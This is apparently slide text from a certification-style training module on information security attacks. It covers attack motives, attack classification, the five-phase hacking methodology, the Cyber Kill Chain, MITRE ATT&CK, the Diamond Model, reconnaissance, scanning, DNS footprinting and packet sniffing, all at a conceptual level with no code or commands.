





Information Security Attacks

Module Objectives

1

Understanding the Motives, Goals, and Objectives of Information Security Attacks

2

Overview of the Classification of Attacks

3

Understanding Hacking Methodologies and Frameworks

4

Understanding the Network-level, Application-level, and OS-level Attacks

5

Understanding Wireless Network-specific Attacks

6

Understanding IoT, OT, Cloud, and Cryptographic Attacks



Module Flow

Understand Information Security Attacks

1

Understand Social Engineering Attacks

5

Describe Hacking Methodologies and Frameworks

2

Understand Wireless Network-specific Attacks

6

Understand Network-level Attacks

3

Understand IoT, OT, and Cloud Attacks

7

Understand Application-level and OS-level Attacks

4

Understand Cryptographic Attacks

8



Motives, Goals, and Objectives of Information Security Attacks

Attacks = Motive (Goal) + Method + Vulnerability



A motive originates out of the notion that the **target system stores or processes** something valuable, and this leads to the threat of an attack on the system



Attackers try various tools and attack techniques to **exploit vulnerabilities** in a computer system or its security policy and controls in order to fulfil their motives



Motives behind information security attacks

- ✓ Disrupting business continuity
- ✓ Stealing information and manipulating data
- ✓ Creating fear and chaos by disrupting critical infrastructures
- ✓ Causing financial loss to the target
- ✓ Damaging the reputation of the target

Classification of Attacks



Passive Attacks

- Do not tamper with the data and involve intercepting and **monitoring network traffic** and data flow on the target network
- Examples include sniffing and eavesdropping



Active Attacks

- Tamper with the data in transit or **disrupt the communication** or services between the systems to bypass or break into secured systems
- Examples include DoS, Man-in-the-Middle, session hijacking, and SQL injection



Close-in Attacks

- Are performed when the attacker is in close physical proximity with the target system or network in order to gather, modify, or **disrupt access** to information
- Examples include social engineering such as eavesdropping, shoulder surfing, and dumpster diving

Module Flow

**Understand Information
Security Attacks**

1

**Understand Social Engineering
Attacks**

5

**Describe Hacking Methodologies
and Frameworks**

2

**Understand Wireless Network-
specific Attacks**

6

**Understand Network-level
Attacks**

3

**Understand IoT, OT, and
Cloud Attacks**

7

**Understand Application-
level and OS-level Attacks**

4

**Understand Cryptographic
Attacks**

8



What is Hacking?



Hacking refers to **exploiting system vulnerabilities and compromising security controls** to gain unauthorized or inappropriate access to a system's resources



It involves **modifying system or application features** to achieve a goal outside of the creator's original purpose



Hacking can be used to steal and redistribute intellectual property, leading to **business loss**



EC-Council's- Hacking Methodology

- Footprinting and Reconnaissance
- Scanning
- Gaining Access
- Maintaining Access
- Clearing Tracks

Phase 1 – Footprinting and Reconnaissance

- ❑ Reconnaissance refers to the preparatory phase where an **attacker seeks to gather information** about a target prior to launching an attack

Reconnaissance Types



Passive Reconnaissance

- Involves acquiring information **without directly interacting with the target**
- For example, searching public records or news releases



Active Reconnaissance

- Involves **directly interacting with the target by any means**
- For example, telephone calls to the target's help desk or technical department



Phase 2 - Scanning



Scanning refers to the pre-attack phase when the attacker **scans the network** for specific information based on information gathered during reconnaissance




Scanning can include the use of dialers, **port scanners**, network mappers, ping tools, and vulnerability scanners



Attackers extract information such as **live machines**, port, port status, OS details, device type, and **system uptime** to launch attack

Network Scanning Process



Phase 3 – Gaining Access

01

Gaining access refers to the point where the attacker obtains access to the **operating system or applications** on the target computer or network

02

The attacker can gain access at the **operating system, application, or network levels**



03

The attacker can **escalate privileges** to obtain complete control of the system

04

Examples include **password cracking**, buffer overflows, denial of service, and **session hijacking**

Phase 4 – Maintaining Access



Maintaining access refers to the phase when the attacker tries to retain their **ownership of the system**




Attackers may prevent the system from being owned by other attackers by securing their exclusive access with **backdoors**, **rootkits**, or **Trojans**



Attackers can upload, download, or **manipulate data**, applications, and configurations on the **owned system**



Attackers use the compromised system to **launch further attacks**



Phase 5 – Clearing Tracks


- 01** Clearing tracks refers to the activities carried out by an attacker to **hide malicious acts**
- 02** The attacker's intentions include obtaining **continuing access** to the victim's system, remaining **unnoticed and uncaught**, and deleting evidence that might lead to their prosecution
- 03** The attacker overwrites the server, system, and application logs to **avoid suspicion**



Attackers always cover their tracks to hide their identity

Cyber Kill Chain Methodology

- ❑ The cyber kill chain methodology is a component of intelligence-driven defense for the identification and **prevention of malicious intrusion activities**
- ❑ It helps security professionals to understand the **adversary's tactics, techniques, and procedures beforehand**



Tactics, Techniques, and Procedures (TTPs)

The term Tactics, Techniques, and Procedures (TTPs) refers to the **patterns of activities and methods** associated with specific threat actors or groups of threat actors



Tactics

“Tactics” are the guidelines that describe the **way an attacker performs the attack** from beginning to the end



Techniques

“Techniques” are the **technical methods used by an attacker** to achieve intermediate results during the attack



Procedures

“Procedures” are **organizational approaches that threat actors follow** to launch an attack

MITRE Attack Framework

- ❑ MITRE ATT&CK is a globally accessible knowledge base of **adversary tactics and techniques** based on real-world observations
- ❑ The ATT&CK knowledge base is used as a foundation for the development of specific **threat models** and methodologies in the private sector, **government**, and the **cybersecurity product** and service community
- ❑ The 14 tactic categories within ATT&CK for Enterprise are derived from the later stages (exploit, control, maintain, and execute) of the seven stages of the **Cyber Kill Chain**

Recon

Weaponize

Deliver

Exploit

Control

Execute

Maintain

PRE-ATT&CK


Enterprise ATT&CK

Diamond Model of Intrusion Analysis


- ❑ The Diamond Model offers a framework for **identifying the clusters of events** that are correlated on any of the systems in an organization
- ❑ It can control the **vital atomic element** occurring in any intrusion activity, which is referred to as the Diamond event
- ❑ Using this model, **efficient mitigation approaches** can be developed, and analytic efficiency can be increased

Adversary	An opponent “ who ” was behind the attack
Victim	The target that has been exploited or “ where ” the attack was performed
Capability	The attack strategies or “ how ” the attack was performed
Infrastructure	“ what ” the adversary used to reach the victim

Meta Features of Diamond Model



Module Flow



Reconnaissance Attacks



The **exploitation** of the target network begins with reconnaissance



In reconnaissance attacks, attackers **attempt** to discover information about the target network



Attackers can use following techniques to gather network information about target:

- Social Engineering
- Port Scanning
- DNS Footprinting
- Ping Sweeping




Network Information obtained using Reconnaissance Attacks:

- ✓ Domain Name
- ✓ Internal Domain Names
- ✓ Network Blocks
- ✓ IP Addresses of the Reachable Systems
- ✓ Rogue Websites/Private Websites
- ✓ Open Ports
- ✓ Versions of Running Oses
- ✓ Running TCP and UDP Services
- ✓ Access Control Mechanisms and ACLs
- ✓ Networking Protocols
- ✓ VPN Points
- ✓ Running Firewalls
- ✓ Analog/Digital Telephone Numbers
- ✓ Authentication Mechanisms
- ✓ System Enumeration

Network Scanning

- ❑ Network scanning refers to a set of procedures used for **identifying hosts, ports, and services** in a network
- ❑ Network scanning is one of the **components of intelligence gathering** which can be used by an attacker to create a profile of the target organization

Network Scanning Process



Objectives of Network Scanning

- To discover live hosts, IP address, and open ports of live hosts
- To discover operating systems and system architecture
- To discover services running on hosts
- To discover vulnerabilities in live hosts





DNS Footprinting

- ❑ DNS records provide important information about the **location and types of servers**
- ❑ Attackers can gather DNS information to **determine key hosts in the network** and can perform social engineering attacks

Record Type	Description
A	Points to a host's IP address
MX	Points to domain's mail server
NS	Points to host's name server
CNAME	Canonical naming allows aliases to a host
SOA	Indicate authority for a domain
SRV	Service records
PTR	Maps IP address to a hostname
RP	Responsible person
HINFO	Host information record includes CPU type and OS
TXT	Unstructured text records

Packet Sniffing

- ❑ Packet sniffing is the process of **monitoring and capturing all data packets** passing through a given network using a software application or hardware device
- ❑ It allows an attacker to observe and **access the entire network traffic** from a given point in order to **gather sensitive information** such as Telnet passwords, email traffic, syslog traffic, etc.



Copy of data passing
through the switch




